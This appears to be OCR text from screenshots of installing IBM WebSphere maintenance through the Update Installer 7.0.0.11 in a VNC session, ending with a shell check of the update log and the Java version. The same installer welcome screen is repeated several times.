

LibVNCServer
Applications
Places
System
6:13 PM
root@wcs:~/pack11/UpdateInstaller
IBM Update Installer for WebSphere Software 7.0.0.11
WebSphere. software
IBM WebSphere Application Server 6.1 Feature Pack for Web Services version 6 or above
IBM WebSphere Application Server 6.1 Feature Pack for EJB 3.0 version 6 or above
IBM WebSphere Extended Deployment Version 5.1 or above
IBM HTTP Server Version 6 or above
IBM WebSphere Process Server Version 6.0 or above
IBM WebSphere Enterprise Service Bus Version 6.0.1 or above
IBM WebSphere Business Monitor 6.1 or above
Click on the links above for product-specific support information.
Additional information can be found at the Information centers and support sites for WebSphere and related products homepage.
Before installing or uninstalling maintenance, stop all WebSphere and related processes, and read the Update Installer readme. Also ensure that you are using the latest version of the Update Installer program.
Click Next to continue.
InstallShield
< Back
Next >
Cancel
root@wcs:~/pack11/UpdateInstaller
IBM Update Installer for WebSphere Softw...



LibVNCServer
Applications
Places
System
6:13 PM
root@wcs:~/pack11/UpdateInstaller
IBM Update Installer for WebSphere Software 7.0.0.11
WebSphere. software
IBM WebSphere Application Server 6.1 Feature Pack for Web Services version 6 or above
IBM WebSphere Application Server 6.1 Feature Pack for EJB 3.0 version 6 or above
IBM WebSphere Extended Deployment Version 5.1 or above
IBM HTTP Server Version 6 or above
IBM WebSphere Process Server Version 6.0 or above
IBM WebSphere Enterprise Service Bus Version 6.0.1 or above
IBM WebSphere Business Monitor 6.1 or above
Click on the links above for product-specific support information.
Additional information can be found at the Information centers and support sites for WebSphere and related products homepage.
Before installing or uninstalling maintenance, stop all WebSphere and related processes, and read the Update Installer readme. Also ensure that you are using the latest version of the Update Installer program.
Click Next to continue.
InstallShield
< Back
Next >
Cancel
root@wcs:~/pack11/UpdateInstaller
IBM Update Installer for WebSphere Softw...



LibVNCServer
Applications
Places
System
6:13 PM
root@wcs:~/pack11/UpdateInstaller
IBM Update Installer for WebSphere Software 7.0.0.11
WebSphere. software
IBM WebSphere Application Server 6.1 Feature Pack for Web Services version 6 or above
IBM WebSphere Application Server 6.1 Feature Pack for EJB 3.0 version 6 or above
IBM WebSphere Extended Deployment Version 5.1 or above
IBM HTTP Server Version 6 or above
IBM WebSphere Process Server Version 6.0 or above
IBM WebSphere Enterprise Service Bus Version 6.0.1 or above
IBM WebSphere Business Monitor 6.1 or above
Click on the links above for product-specific support information.
Additional information can be found at the Information centers and support sites for WebSphere and related products homepage.
Before installing or uninstalling maintenance, stop all WebSphere and related processes, and read the Update Installer readme. Also ensure that you are using the latest version of the Update Installer program.
Click Next to continue.
InstallShield
< Back
Next >
Cancel
root@wcs:~/pack11/UpdateInstaller
IBM Update Installer for WebSphere Softw...


LibVNCServer
Applications
Places
System
6:13 PM
root@wcs:~/pack11/UpdateInstaller
IBM Update Installer for WebSphere Software 7.0.0.11
WebSphere. software
IBM WebSphere Application Server 6.1 Feature Pack for Web Services version 6 or above
IBM WebSphere Application Server 6.1 Feature Pack for EJB 3.0 version 6 or above
IBM WebSphere Extended Deployment Version 5.1 or above
IBM HTTP Server Version 6 or above
IBM WebSphere Process Server Version 6.0 or above
IBM WebSphere Enterprise Service Bus Version 6.0.1 or above
IBM WebSphere Business Monitor 6.1 or above
Click on the links above for product-specific support information.
Additional information can be found at the Information centers and support sites for WebSphere and related products homepage.
Before installing or uninstalling maintenance, stop all WebSphere and related processes, and read the Update Installer readme. Also ensure that you are using the latest version of the Update Installer program.
Click Next to continue.
InstallShield
< Back
Next >
Cancel
root@wcs:~/pack11/UpdateInstaller
IBM Update Installer for WebSphere Softw...


LibVNCServer
Applications
Places
System
6:13 PM
root@wcs:~/pack11/UpdateInstaller
IBM Update Installer for WebSphere Software 7.0.0.11
WebSphere. software
IBM WebSphere Application Server 6.1 Feature Pack for Web Services version 6 or above
IBM WebSphere Application Server 6.1 Feature Pack for EJB 3.0 version 6 or above
IBM WebSphere Extended Deployment Version 5.1 or above
IBM HTTP Server Version 6 or above
IBM WebSphere Process Server Version 6.0 or above
IBM WebSphere Enterprise Service Bus Version 6.0.1 or above
IBM WebSphere Business Monitor 6.1 or above
Click on the links above for product-specific support information.
Additional information can be found at the Information centers and support sites for WebSphere and related products homepage.
Before installing or uninstalling maintenance, stop all WebSphere and related processes, and read the Update Installer readme. Also ensure that you are using the latest version of the Update Installer program.
Click Next to continue.
InstallShield
< Back
Next >
Cancel
root@wcs:~/pack11/UpdateInstaller
IBM Update Installer for WebSphere Softw...


LibVNCServer
Applications
Places
System
6:13 PM
root@wcs:~/pack11/UpdateInstaller
IBM Update Installer for WebSphere Software 7.0.0.11
WebSphere. software
IBM WebSphere Application Server 6.1 Feature Pack for Web Services version 6 or above
IBM WebSphere Application Server 6.1 Feature Pack for EJB 3.0 version 6 or above
IBM WebSphere Extended Deployment Version 5.1 or above
IBM HTTP Server Version 6 or above
IBM WebSphere Process Server Version 6.0 or above
IBM WebSphere Enterprise Service Bus Version 6.0.1 or above
IBM WebSphere Business Monitor 6.1 or above
Click on the links above for product-specific support information.
Additional information can be found at the Information centers and support sites for WebSphere and related products homepage.
Before installing or uninstalling maintenance, stop all WebSphere and related processes, and read the Update Installer readme. Also ensure that you are using the latest version of the Update Installer program.
Click Next to continue.
InstallShield
< Back
Next >
Cancel
root@wcs:~/pack11/UpdateInstaller
IBM Update Installer for WebSphere Softw...



LibVNCServer
Applications
Places
System
6:13 PM
root@wcs:~/pack11/UpdateInstaller
IBM Update Installer for WebSphere Software 7.0.0.11
WebSphere. software
IBM WebSphere Application Server 6.1 Feature Pack for Web Services version 6 or above
IBM WebSphere Application Server 6.1 Feature Pack for EJB 3.0 version 6 or above
IBM WebSphere Extended Deployment Version 5.1 or above
IBM HTTP Server Version 6 or above
IBM WebSphere Process Server Version 6.0 or above
IBM WebSphere Enterprise Service Bus Version 6.0.1 or above
IBM WebSphere Business Monitor 6.1 or above
Click on the links above for product-specific support information.
Additional information can be found at the Information centers and support sites for WebSphere and related products homepage.
Before installing or uninstalling maintenance, stop all WebSphere and related processes, and read the Update Installer readme. Also ensure that you are using the latest version of the Update Installer program.
Click Next to continue.
InstallShield
< Back
Next >
Cancel
root@wcs:~/pack11/UpdateInstaller
IBM Update Installer for WebSphere Softw...






```
# grep Finish
/opt/IBM/WebSphere/AppServer/logs/update/install/updatelog.txt
# /opt/IBM/WebSphere/AppServer/java/bin/java -version
java version "1.6.0"
Java(TM) SE Runtime Environment (build pxa6460sr7ifix-
20100629_01(SR7+IZ69890+IZ70326+IZ68882))
IBM J9 VM (build 2.4, JRE 1.6.0 IBM J9 2.4 Linux amd64-64
jvmxa6460sr7-20100219_54097 (JIT enabled, AOT enabled)
J9VM - 20100219_054097
JIT  - r9_20091123_13891
GC   - 20100216_AA)
JCL  - 20091202_01
```

